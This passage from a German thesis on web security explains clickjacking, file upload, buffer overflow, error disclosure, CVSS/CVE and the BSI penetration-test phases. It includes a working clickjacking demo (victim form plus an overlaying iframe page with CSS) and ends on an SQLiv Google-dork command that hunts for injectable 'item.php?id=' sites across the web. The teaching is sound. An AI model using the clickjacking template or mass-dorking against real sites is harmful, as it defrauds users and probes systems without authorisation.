Bei einer Anmeldung mit entsprechenden Zugriffsrechten seitens des Benutzers, kann eine Datei auf einem FTP-Server geschrieben werden. Auf diesem Weg können nur neue Dateien angelegt werden. Durch die Angabe eines Benutzernamens und möglicherweise eines Passworts innerhalb der URL wie z.B.

```
'ftp://benutzer:passwort@ftp.example.com/pfad/zur/datei'
```

besteht die Möglichkeit sich nicht stets als 'anonymous' anzumelden. Mit Hilfe der selben Syntax kann man auf Dateien via HTTP zuzugreifen, wenn diese eine Basic-Authentifizierung erfordern[51].

3.1.2.2 Clickjacking

Clickjacking nennt man den Versuch, einen Nutzer dazu zu bringen, auf schädliche Links zu klicken, von welchen man zunächst denkt, dass sich dahinter scheinbar harmlose Videos, Bilder oder Artikel verstecken. Über einen "überlagerten" Link können Nutzer auf infizierte Webseiten oder Spams geleitet werden. Durch Clickjacking kann man Nutzer sogar dazu bringen Werbung oder schädliche Inhalte auf seiner Social Media-Seite zu posten ohne sich dem bewusst zu sein[7].

Mögliche Angriffsszenarien:***Szenario 1:***

Bei diesem HTML-Code gibt es nur ein Formular mit einem Absenden-Button. Durch das Verwenden dieses Buttons, wird die Aktion `dotransfer` ausgeführt, die dazu führt, dass der Benutzer zur Anschauung weitergeleitet wird[84].

```
1 <html>
2   <head>
3     <title>Opferseite</title>
4   </head>
5   <body>
6     <form action="/dotransfer" method="post" />
7       <input type="hidden" value="1000" name="amount" />
```

```
8     <input type="hidden" value="[RND-ID]" name="csrftoken" />
9     <input type="submit" value="submit" />
10  </form>
11  </body>
12 </html>
```

Quellcode 3.15: Opferseite

Durch die weiter unten verfassten HTML-Codes wird eine zweite Seite erstellt, welche für die die Einbindung der ersten Seite sorgt[84];

```
1 <html>
2   <head>
3     <title>Hack</title>
4   </head>
5   <body>
6     <button id="clickme"/>Gewinne ein Smartphone</button>
7     <iframe src="http://opferseite.de/inittransfer.html" id="frame"/><
      iframe>
8   </body>
9 </html>
```

Quellcode 3.16: Hackseite

Durch CSS ist es möglich das Iframe semi-transparent zu gestalten, und den clickme Button direkt über den Absenden-Button des Iframes zu legen[84].

```
1 #clickme {
2   position: absolute;
3   top: 0px;
4   left: 0px;
5   color: #ff0000;
6 }
7
8 #frame {
9   width: 100%;
10  height: 100%;
11  opacity: 0.5;
12 }
```

Quellcode 3.17: CSS

Das führt dazu, dass der Benutzer schlussendlich nur noch den Button mit der Aufschrift „Gewinn eines Smartphones“ sieht. Darüber liegt jedoch das transparente Iframe. Möchte der Benutzer seinen vermeintlichen Gewinn in Anspruch nehmen, betätigt er nicht den Gewinnbutton, sondern den Absenden-Button im Iframe. Damit wird die Aktion im Hintergrund ausgeführt, was vom Hacker genau so beabsichtigt war [84].

3.1.2.3 Remote File Upload

Hochgeladene Dateien stellen ein erhebliches Risiko für Anwendungen dar. Der erste Schritt bei vielen Angriffen besteht darin, etwas Code in das System zu bringen, um angegriffen zu werden. Dann muss der Angriff nur einen Weg finden, um den Code auszuführen. Durch das Hochladen einer Datei kann der Angreifer den ersten Schritt ausführen. Die Folgen eines uneingeschränkten Hochladens von Dateien können unterschiedlich sein, einschließlich der vollständigen Übernahme des Systems, eines überlasteten Dateisystems oder einer Datenbank, Weiterleiten von Angriffen an Back-End-Systeme, clientseitigen Angriffen oder einer einfachen Defacementierung. Es hängt davon ab, was die Anwendung mit der hochgeladenen Datei macht und insbesondere, wo sie gespeichert wird. Hier gibt es wirklich zwei Arten von Problemen. Die erste enthält die Metadaten der Datei, wie Pfad und Dateiname. Diese werden im Allgemeinen vom Transport bereitgestellt, z. B. die mehrteilige HTTP-Kodierung. Diese Daten können dazu führen, dass die Anwendung eine kritische Datei überschreibt oder die Datei an einem falschen Ort speichert. Die andere Problemklasse betrifft die Dateigröße oder den Inhalt. Der Umfang der Probleme hängt dabei ganz davon ab, wofür die Datei verwendet wird[48].

3.1.2.4 Pufferüberlauf (engl. Buffer Overflow)

Eine Pufferüberlaufbedingung liegt vor, wenn ein Programm versucht, mehr Daten in einen Puffer einzufügen, als es halten kann, oder wenn ein Programm versucht, Daten in einem Speicherbereich hinter einem Puffer abzulegen. Das Schreiben außerhalb der Grenzen eines zugewiesenen Speicherblocks kann Daten beschädigen, das Programm zum Absturz bringen oder die Ausführung von schädlichem Code

verursachen.

Angreifer verwenden Pufferüberläufe, um den Ausführungstapel (engl. execution stack) einer Webanwendung zu beschädigen. Durch das Senden sorgfältig ausgearbeiteter Eingaben an eine Webanwendung kann ein Angreifer die Ausführung von beliebigem Code durch die Webanwendung veranlassen, sodass die Maschine effektiv übernommen wird. Fehler beim Pufferüberlauf können sowohl auf dem Webserver als auch auf den Anwendungsserverprodukten vorhanden sein, die den statischen und dynamischen Aspekten der Website oder der Webanwendung selbst dienen. Pufferüberläufe, die in weit verbreiteten Serverprodukten gefunden werden, werden wahrscheinlich allgemein bekannt und können ein erhebliches Risiko für die Benutzer dieser Produkte darstellen. Wenn Webanwendungen Bibliotheken verwenden, z. B. eine Grafikbibliothek, um Bilder zu generieren, öffnen sie sich für die potenziellen Pufferüberlaufangriffen. Pufferüberläufe können auch in benutzerdefiniertem Webanwendungscode gefunden werden. Dies ist möglicherweise sogar der Fall, wenn die Webanwendungen nicht sorgfältig geprüft werden.

Pufferüberläufe führen in der Regel zu Abstürzen. Außerdem können Pufferüberläufe häufig zur Ausführung von beliebigem Code verwendet werden, der normalerweise außerhalb der impliziten Sicherheitsrichtlinien eines Programms liegt[47].

3.1.2.5 Fehlende XML-Validierung (engl. Missing XML Validation)

Wenn die Validierung beim Analysieren von XML nicht aktiviert wird, kann ein Angreifer böswillige Eingaben bereitstellen. Die meisten erfolgreichen Angriffe beginnen mit einer Verletzung der Annahmen des Programmiers. Durch die Annahme eines XML-Dokuments, ohne es anhand eines XML-Schemas zu überprüfen, lässt der Programmierer Angreifern die Tür auf, um unerwartete, unvernünftige oder böswillige Eingaben bereitzustellen[47].

3.1.2.6 Application Error Disclosure

Die Offenlegung von Informationen liegt vor, wenn eine Anwendung vertrauliche Informationen nicht ordnungsgemäß vor Parteien schützt, die unter normalen Umständen keinen Zugriff auf solche Informationen haben sollen. Diese Art von

Problemen kann in den meisten Fällen nicht ausgenutzt werden, wird jedoch als Sicherheitsproblem für Webanwendungen betrachtet, da Angreifer Informationen sammeln können, die später im Angriffslebenszyklus verwendet werden können, um mehr zu erreichen, als dies ohne sie möglich wäre Zugang zu solchen Informationen. Bei der Offenlegung von Informationen kann es zu einer kritischen Ausprägung der durchgesickerten Informationen kommen, von der Offenlegung von Details zur Serverumgebung bis zum Verlust von Anmeldeinformationen der Administratorkonto oder von geheimen API-Schlüsseln, die verheerende Ergebnisse für die verwundbare Webanwendung haben können[40].

Ein durchdachter Anwendungsfehlerbehandlungsplan während der Anwendungsentwicklung ist von entscheidender Bedeutung, um Informationslecks zu verhindern. Dies liegt daran, dass eine Fehlermeldung in der Lage ist, aufschlussreiche Informationen über die Funktionsweise einer Anwendung aufzugeben. Abgesehen von der Weitergabe von Informationen an den Angreifer ist eine geplante Fehlerbehandlungsstrategie einfacher zu warten und die Anwendung wird vor dem Auftreten nicht erfasster Fehler geschützt[6].

3.1.3 Common Vulnerability Scoring System (CVSS)

Das Common Vulnerability Scoring System (CVSS) ist ein Framework zur Bewertung des Schweregrads von Sicherheitslücken in Software. Das CVSS wird vom Forum of Incident Response und Security Teams (FIRST) betrieben und verwendet einen Algorithmus, um drei Bewertungsgrade für den Schweregrad zu bestimmen wie z.B. Basis, Zeit und Umwelt. Die Bewertungen sind numerisch und sie reichen von 0,0 bis 10,0, wobei 10,0 am schwerwiegendsten ist. Mit dem CVSS können Organisationen Prioritäten festlegen, welche Schwachstellen zuerst behoben werden müssen, und die Auswirkungen der Schwachstellen auf ihre Systeme abschätzen. Viele Organisationen verwenden den CVSS, und die National Vulnerability Database (NVD) bietet Bewertungen für die meisten bekannten Sicherheitsanfälligkeiten. Gemäß der NVD wird ein CVSS-Basiswert von 0,0-3,9 als „niedrig“ eingestuft; Ein CVSS-Basiswert von 4,0 bis 6,9 ist der Schweregrad „Mittel“. Der Basiswert von 7.0-10.0 ist der Schweregrad „Hoch“[79].

3.1.4 Common Vulnerabilities and Exposures (CVE)

Das Common Vulnerabilities and Exposures (CVE)-System identifiziert alle Schwachstellen und Bedrohungen, die mit der Sicherheit von Informationssystemen zusammenhängen. Zu diesem Zweck wird jeder Schwachstelle ein eindeutiger Bezeichner zugewiesen. Ziel ist es, ein Wörterbuch zu erstellen, das alle Schwachstellen auflistet und jeweils eine kurze Beschreibung sowie eine Reihe von Links enthält, die Benutzer für weitere Details anzeigen können[27].

Kapitel 4

Penetrationstest

4.1 Überblick

Sicherheit ist eines der größten Probleme von Informationssystemen. Penetrationstests sind eine wichtige Sicherheitsbewertungsmethode und eine effektive Methode zur Beurteilung der Sicherheitslage eines bestimmten Informationssystems. In vielen Webanwendungen verbergen sich verschiedene Sicherheitslücken, die dem Betreiber nicht wahrnehmbar sind. Mittels dieser Sicherheitslücken entsteht ein großes Sicherheitsrisiko, weil ein Angreifer unter Umständen eine Lücke findet, die ihm unautorisierten Zugriff auf das System gewährt. Um dieses Risiko zu vermindern, werden Penetrationstests durchgeführt.

Der Umfang eines Penetrationstests kann von einzelnen Anwendungen bis zu unternehmensweiten Angriffen stark variieren. Ein Penetrationstest, der häufig mit einem Schwachstellenscan oder einer Schwachstellenanalyse verwechselt wird, versucht nicht nur, Schwachstellen zu finden, sondern sie auch in vollem Umfang auszunutzen. Dies bedeutet, dass ein Penetrationstester zwar mit der Suche nach einer Schwachstelle beauftragt werden kann, dass er jedoch alle entdeckten Schwachstellen verwendet und weiterhin ein System angreift, um mögliche zusätzliche Schwachstellen zu ermitteln[41].

Es gibt zwei Hauptmethoden zum Erkennen von Sicherheitsanfälligkeiten in Webanwendungen: manuelle Penetrationstests oder automatisierte Scan-Tools. Der Zweck dieses Kapitels besteht darin, diese beiden Methoden zu vergleichen.

4.2 Definitionen

Bei einem Penetrationstest handelt es sich um die Sicherheit der IT-Systeme durch Bedrohungen von Angreifern inwiefern gefährdet ist bzw. ob die IT-Sicherheit durch die Sicherheitsmaßnahmen gewährleistet ist. Es werden unterschiedliche Methoden bei einem Penetrationstest verwendet, die auch von einem Angreifer durchgeführt würde. [63, S. 5–6]. Ein Penetrationstest für Webanwendungen konzentriert sich nur auf die Bewertung der Sicherheit einer Webanwendung. Der Prozess beinhaltet eine aktive Analyse der Anwendung auf Schwachstellen, technische Fehler oder Verwundbarkeit. Alle gefundenen Sicherheitsprobleme werden dem Systembetreiber zusammen mit einer Bewertung der Auswirkungen und häufig mit einem Vorschlag zur Milderung oder einer technischen Lösung vorgelegt [38, S. 46].

In Bezug auf Penetrationstests gibt es eine Vielzahl von Definitionen. Nach dem von Bacudio[9] und Ke[35] definierten Penetrationstest handelt es sich um eine Reihe von Aktivitäten zur Ermittlung und Ausnutzung von Sicherheitsschwächen. Es ist ein Sicherheitstest, bei dem versucht wird, Sicherheitsmerkmale eines Systems zu umgehen[83]. Osborne definiert einen Penetrationstest als einen Test, mit dem sichergestellt wird, dass Gateways, Firewalls und Systeme entsprechend konzipiert und konfiguriert sind, um vor unberechtigtem Zugriff oder dem Versuch zu schützen, Dienste zu stören[44].

4.3 Ziele der Penetrationstests

Da es kein System gibt, das weder jetzt noch in der Zukunft zu 100% sicher ist, besteht eines der Hauptziele der Penetrationstests darin, zu prüfen, wie sicher ein System ist, dh wie unsicher es aus der Sicht eines Hackers ist. Um detaillierter zu erklären, werden Penetrationstests verwendet, um Lücken in der Sicherheitslage zu identifizieren, Exploits zu verwenden, um in das Zielnetzwerk zu gelangen, und dann Zugriff auf vertrauliche Daten zu erhalten[89].

National Institute of Standards and Technology legt nahe, dass Penetrationstests auch zur Bestimmung von Folgendem nützlich sein können[59]:

- Wie gut das System reale Angriffsmuster toleriert.
- Die wahrscheinliche Komplexität, die ein Angreifer benötigt, um das System

erfolgreich zu beeinträchtigen.

- Zusätzliche Gegenmaßnahmen, die Bedrohungen gegen das System abschwächen könnten.
- Fähigkeit der Verteidiger, Angriffe zu erkennen und angemessen zu reagieren.

4.4 Grundlegendes Konzept

Penetrationstests können auf verschiedene Arten durchgeführt werden. Der häufigste Unterschied ist das Wissen über die Implementierungsdetails der getesteten Systeme, die dem Tester zur Verfügung gestellt wurden. Die weithin akzeptierten Ansätze sind Black-Box-, White-Box- und Gray-Box-Tests.




Abbildung 4.1: Die akzeptierte Ansätze[58]

4.4.1 Black-Box

Black-Box-Tests beziehen sich auf das Testen eines Systems ohne spezifische Kenntnisse der internen Abläufe des Systems, keinen Zugriff auf den Quellcode und keine Kenntnisse der Architektur[17]. Dem Tester wird nichts über das Netzwerk oder die Umgebung des Ziels mitgeteilt[80]. Wenn es sich um einen Black-Box-Test handelt, kann dem Tester eine Webseite oder IP-Adresse zugewiesen werden, und er

soll die Website so knacken, als wäre er ein böswilliger Hacker von außen[86]. Aufgrund des Mangels an internem Anwendungswissen kann das Aufdecken von Fehlern und / oder Schwachstellen jedoch erheblich länger dauern. Black-Box-Tests müssen gegen laufende Instanzen von Anwendungen ausgeführt werden. Daher ist Black-Box-Tests normalerweise auf dynamische Analysen wie das Ausführen von automatisierten Scan-Tools und manuelle Penetrationstests beschränkt[17]. In Black-Box-Sicherheitstests können Hacker verschiedener Fertigungsstufen wie z. B. Skript-Kiddies, Mid-Level-Hacker oder Elite-Hacker[54].

4.4.2 White-Box

Die White-Box-Tests werden auch als "interne Tests" bezeichnet. Bei diesem Ansatz simulieren Tester einen Angriff als eine Person, die über vollständige Kenntnisse der zu testenden Infrastruktur verfügt, häufig Betriebssystemdetails, IP-Adressschema und Netzwerklayouts, Quellcode und möglicherweise sogar einige Kennwörter[2]. Durch den vollständigen Zugriff auf diese Informationen können Fehler und Schwachstellen schneller entdeckt werden als mit der Test- und Fehlermethode des Black-Box-Tests. Darüber hinaus können Sie sicher sein, eine umfassendere Testabdeckung zu erhalten, indem Sie genau wissen, was Sie testen müssen. Aufgrund der Komplexität der Architekturen und des Umfangs des Quellcodes führt das White-Box-Testen jedoch zu Herausforderungen, wie die Test- und Analysebemühungen am besten ausgerichtet werden können. Zur Unterstützung von White-Box-Tests sind normalerweise Fachwissen und Tools erforderlich, z. B. Pentesting-Tool, Debugger und Quellcode-Analysatoren[17].

4.5 Kriterien für Penetrationstests

Bei einem Penetrationstest gibt es mehrere diverse Zielsetzungen, die vor dem Test bestimmt werden müssen. Mithin ist es möglich, dass bei einem Penetrationstest ein lebensnaher Angriff simuliert werden kann, aber auch ein Angriff von Firm internen, denen das Firmennetzwerk von ihrer täglichen Arbeit sehr gut bekannt ist. Für diesen Zweck gibt es verschiedene Kriterien, dessen Berücksichtigung für den Test unabdingbar ist. Im Folgenden werden diese Kriterien nach der Studie für Penetrationstests des BSI[63, S. 13–17] aufgeführt und erklärt.

4.5.1 Informationsbasis

Zunächst muss bei der Informationsbasis bestimmt werden, wie viel Information der Tester über das anzugreifende Ziel bekommen soll. Dabei differenziert man zwischen dem Black-Box-Test und dem White-Box-Test. Beim Black-Box-Test erhält der Tester über das Angriffsziel nur sehr geringe bis keine Informationen. Dieser Test simuliert einen lebensnahen Angriff, da der Tester sich zunächst mit dem zu testenden System auseinandersetzen muss, um Details zu herauszufinden, wie beispielsweise welche Dienste mit welchen Versionsnummern dort laufen. Dies nimmt viel Zeit in Anspruch und ist sehr aufwändig. Im Unterschied zum Black-Box-Test bekommt der Tester beim White-Box-Test mehr Informationen zum Angriffsziel. Hierdurch soll aufgezeigt werden, wie weit ein Insider mit sehr viel Wissen über die IT-Infrastruktur des Unternehmens in das Ziel eindringen kann. Für diesen Zweck erhält der Tester den alle notwendigen Informationen wie verwendete Netzwerkprotokolle, IP-Adressen und den Source Code von Anwendungen, die auf dem Zielsystem laufen.

4.5.2 Aggressivität

In passiv, vorsichtig, abwägend und aggressiv wird die Aggressivität eines Penetrationstests unterteilt. Bei einer passiven Aggressivitätsstufe werden die entdeckten Schwachstellen nur festgehalten, aber nicht verwandt. Entscheidet man sich für den vorsichtigen Ansatz, so werden Schwachstellen nur dann ausgenutzt, wenn aufgrund des Angriffs ein Systemausfall auszuschließen ist. Hierbei fällt die Wahl nur auf diejenigen Angriffsmethoden, die sehr ressourcenschonend sind. Bei einer "abwägenden" Aggressivitätsstufe wird versucht, das Zielsystem nur so zu testen, dass eine Beeinträchtigung des Systems unwahrscheinlich ist, aber dennoch vorkommen kann. Bereits vor dem Test wird abgewogen wie wahrscheinlich es ist, dass der Test erfolgreich sein wird und welche Konsequenzen dadurch entstehen können. Bei der aggressiven Aggressivitätsstufe werden alle möglichen Schwachstellen ohne Rücksicht auf die Verfügbarkeit der Systeme getestet. Bei einem solchen Test kann es durchaus möglich, dass auch andere Systeme bis hin zur ganzen IT-Infrastruktur ausfallen können.

4.5.3 Umfang

Bei einem Penetrationstest sollten grundsätzlich immer alle Systeme auf Schwachstellen untersucht werden. Würde hierbei der Fokus nur auf bestimmten Komponenten liegen, so bestünde weiterhin die Gefahr, dass es ein Einfallstor in das interne Netz gäbe. Erlangt ein Angreifer einmal unerlaubten Zugriff in das innere Netz, so würden sich noch mehr Möglichkeiten bieten, weitere Systeme zu befallen. Die Durchführung von einem Penetrationstest bei sehr großen Netzen ist jedoch sehr zeitintensiv und in kurzer Zeit nicht machbar. Aus diesem Grund liegt das Augenmerk oftmals auf besonders gefährdeten Komponenten wie Systeme, die direkt an das Internet angebunden sind oder sehr sensible Daten enthalten. Deshalb gibt es neben dem vollständigen Test auch den fokussierten- und den begrenzten Penetrationstest. Der fokussierte Test findet oft Anwendung, wenn neue Systeme oder Anwendungen betrieben werden, um ein gleichmäßiges Sicherheitsniveau zu schaffen. Beim begrenzten Test liegt der Schwerpunkt auf einem bestimmten Teil der Infrastruktur.

4.5.4 Vorgehensweise

Bei der Vorgehensweise differenziert man hauptsächlich zwischen einem verdeckten und einem offensichtlichen Test. Dabei ist das Ziel eines verdeckten Penetrationstests, Sicherheitsanwendungen wie ein Intrusion Detection System (IDS) auf ihre Wirksamkeit zu überprüfen oder auch die Mitarbeiter einer Organisation mittels Social Engineering zu prüfen. Dabei wird bei einem verdeckten Test lediglich auf Methoden gesetzt, welche vom System nicht als Angriff gewertet werden. Wird entschieden, dass ein offensichtlicher Test durchgeführt werden soll, so können je nach dem angreifenden System offensichtliche Sicherheitstests wie SQL-Injection oder Portscans durchgeführt werden.

4.5.5 Technik

Des Weiteren handelt es sich bei der Technik um ein weiteres wichtiges Kriterium beim Penetrationstest. Soll ein realer Angriff von einem Cyberkriminellen simuliert werden, so wird bei der Durchführung des Penetrationstests meist der Weg über das Netzwerk gewählt. Nichts desto trotz gibt es auch andere Einfallstore, die einem Test unterzogen werden sollten. Ist beispielsweise davon auszugehen,

dass der Angreifer auch physischen Zugriff hat, könnte es leichter fallen, bestimmte Schwachstellen auszunutzen, die über das Netzwerk wegen einer existierenden Firewall nicht ausnutzbar sind. Außerdem besteht auch die Möglichkeit, bei einem Social Engineering Angriff die Mitarbeiter des Unternehmens zur Herausgabe von Zugangsdaten zu bringen.

4.5.6 Ausgangspunkt

Durch den Ausgangspunkt wird beim Penetrationstest festgelegt, von wo der Angriff zu beginnen hat. Überwiegend betreiben dabei die Organisationen eine Firewall, um den Zugriff auf gewisse Dienste zu verhindern. Deshalb ist es nicht leicht, das dahinterliegende System anzugreifen. Aus diesem Grund liegt die Konzentration beim Penetrationstest von außen auf die Konfiguration der eingesetzten Firewall, hierdurch wird nämlich getestet, ob diese Konfigurationsfehler beinhaltet, wodurch es einem externen Angreifer ermöglicht wird, in das Innere eines Netzes einzudringen. Nicht zu vernachlässigen ist aber, dass der Penetrationstest auch von innen durchzuführen ist, da hier in vielen Fällen keine Firewall übergangen werden muss, um die laufenden Dienste und Anwendungen auf ihre Sicherheit zu überprüfen. Dabei kann ein Test von innen insbesondere die Gefahr einer Schwachstelle in der Firewall aufzeigen oder welche Möglichkeiten sich für einen Innentäter bieten würden.

4.6 Ablauf eines Penetrationstest

Im Nachfolgenden werden das Ablauf eines Penetrationstest nach der Studie für Penetrationstests des BSI[63, S. 100–106] beschrieben.

4.6.1 Vorbereitung




Abbildung 4.2: Phase 1 – Vorbereitung des Penetrationstests

Zunächst bedarf es einer gründlichen und umfassenden Vorbereitung, um die Anforderungen des Auftraggebers gerecht zu erfüllen. Hierzu muss bestimmt werden, welche Komponenten dem Test unterzogen werden sollen und wie weit der Penetrationstest gehen darf und soll. Hier besteht auch unter anderem die Möglichkeit, dass der Auftraggeber den Tester auf einen bestimmten Bereich begrenzt, den er für einen Sicherheitstest als besonders relevant und wichtig ansieht. Darüber hinaus muss im Vorhinein auch geklärt werden, welche Informationen der Tester über die IT-Infrastruktur des Unternehmens erhalten soll. Bei dieser entscheidenden Frage wird entschieden, ob es sich um einen Black-Box-Test oder einen White-Box-Test handeln soll. Um sich gegen einen späteren eventuellen Schadensersatzanspruch zu schützen, ist es zudem von unerlässlicher Wichtigkeit den Penetrationstest in seiner Gesamtheit vertraglich zu vereinbaren und dies auch zur Niederschrift zu bringen.

4.6.2 Informationsbeschaffung




Abbildung 4.3: Phase 2 – Informationsbeschaffung

Sofern die Vorbereitungen abgeschlossen sind und man sich über alle wesentlichen Punkte einig wurde, so kann mit der Beschaffung von Information über die

Zielsysteme angefangen werden. Zunächst wird dabei ein Portscan gegen das Zielsystem durchgeführt, um einen Überblick zu bekommen welche Dienste erreichbar sind. Sodann braucht der Tester die maßgeblichen Informationen über die eingesetzten Systeme und installierten Anwendungen, um einen genauen Überblick über die möglichen Angriffspunkte zu erlangen. Hierzu muss genug Zeit eingeplant werden, da je nach Größe des Netzes oder der Menge der zu testenden Komponenten diese variieren wird. Hierbei kann dies bis zu einige Wochen in Anspruch nehmen, wenn der Test eine große Menge an Rechnern beinhaltet.

4.6.3 Bewertung der Informationen und Risikoanalyse




Abbildung 4.4: Phase 3 – Bewertung der Informationen und Risikoanalyse

Danach werden die erlangten Informationen aus der vorherigen Phase ausführlich zusammengetragen und es findet eine Bewertung des Risikos statt. Um die Effizienz des Penetrationstests zu steigern, werden die gesammelten Informationen einer Risikobewertung unterzogen und anhand dieser Risikobewertung entschieden, welche Komponenten in der nächsten Phase genauer betrachtet werden. Hieraus ergibt sich aber auch eine Einschränkung des resultierenden Ergebnisses. Aus diesem Grund muss dies gründlich dokumentiert und an den Auftraggeber weitergegeben werden.

4.6.4 Aktive Eindringversuche




Abbildung 4.5: Phase 4 – Aktive Eindringversuche durchführen

In dieser Phase wird geprüft, wie sicherheitskritisch die ausgewählten Sicherheitsmängel von Phase 3 tatsächlich sind. Dies wird dadurch erreicht, dass versucht wird so weit wie möglich in ein System vorzudringen. Hierbei ist von Relevanz, dass jeder Schritt genau bedacht wird, da durch den Versuch einzudringen die Zielsysteme auch beschädigt werden könnten. Soll beispielsweise ein System getestet werden, das eine hohe Verfügbarkeit haben soll, so muss geplant werden, wie der Test aufgebaut wird, um die Verfügbarkeit weiterhin gewähren zu können. Es gibt auch noch eine weitere Möglichkeit, um die Verfügbarkeit der zu testenden Systeme sicherzustellen, indem nämlich Schattensysteme verwendet werden. Schattensystemen sind eine exakte Kopie des zu testenden Systems. Dabei ist als Vorteil bei der Verwendung von Schattensystemen klar zu benennen, dass während des Penetrationstests sichergestellt ist, dass es zu keinen Ausfällen des tatsächlichen Systems kommt.

4.6.5 Abschlussanalyse und Nacharbeiten




Abbildung 4.6: Phase 5 – Abschlussanalyse und Nacharbeiten durchführen

Zum Abschluss des Penetrationstests werden alle gefundenen Schwachstellen in einem Bericht aufgelistet und deren Risiken genau erläutert. Dabei sollte ein solcher Abschlussbericht neben den Resultaten des Penetrationstests auch Möglichkeiten zur Behebung etwaiger Risiken beinhalten. Ein klarer und deutlicher Bericht ist unabdingbar. Dabei sollte jede durchgeführte Aktion so beschrieben wird, dass sie für den Auftraggeber nachvollziehbar ist und gegebenenfalls wiederholt werden kann. Schließlich sollte nach der Fertigstellung des Abschlussberichts mit dem Auftraggeber ein Abschlussgespräch geführt werden. Hierbei werden noch einmal alle gefundenen Sicherheitsprobleme ausführlich besprochen.

4.7 Manuelle Penetrationstest

In diesem Abschnitt werden unterschiedliche Methoden für manuelles Penetrationstest erklärt und wird gezeigt, wie diese manuelle Tests durchgeführt werden.

4.7.1 Testen von SQL Injektion mit SQLiv und SQLMAP

Im Nachfolgenden werden Sql Injektion mit SQLiv und SQLMAP nach dem Tutorial von [55] beschrieben.

Vor dem Injektionsangriff müssen wir natürlich sicherstellen, dass der Server oder das Ziel eine Sicherheitslücke in der Datenbank hat. Um Sicherheitslücken in Datenbanken zu finden, können wir verschiedene Methoden verwenden. Unter ihnen wird Google Dorking hauptsächlich von Hackern und Penetrationstestern verwendet. Glücklicherweise gibt es ein Werkzeug, das dies automatisch erledigt. Das Tool muss jedoch erst installiert werden. Das Tool heißt SQLiv (SQL Injection Vulnerability Scanner).

Schritt 1: Finden von SQL-Injection-Schwachstelle

Es wird Google Dorking verwendet, um die SQL-Injektionslücke in Zielen zu suchen und zu finden. SQLiv durchsucht jedes einzelne Ziel und sucht nach einer E-Commerce-Sicherheitsschwachstelle unter dem folgenden URL-Muster "item.php?id=".

```
1 ~# sqliv -d inurl:item.php?id= -e google -p 100
```

Quellcode 4.1: Google Dorking mit SQLiv

Standardmäßig durchsucht SQLiv die erste Seite in der Suchmaschine, die bei Google 10 Websites pro Seite anzeigt. Daher wird hier das Argument -p 100 definiert, um 10 Seiten (100 Sites) zu durchsuchen. Basierend auf dem oben angegebenen Dork wird ein Ergebnis von verwundbaren URLs erhalten, das wie folgt aussieht:

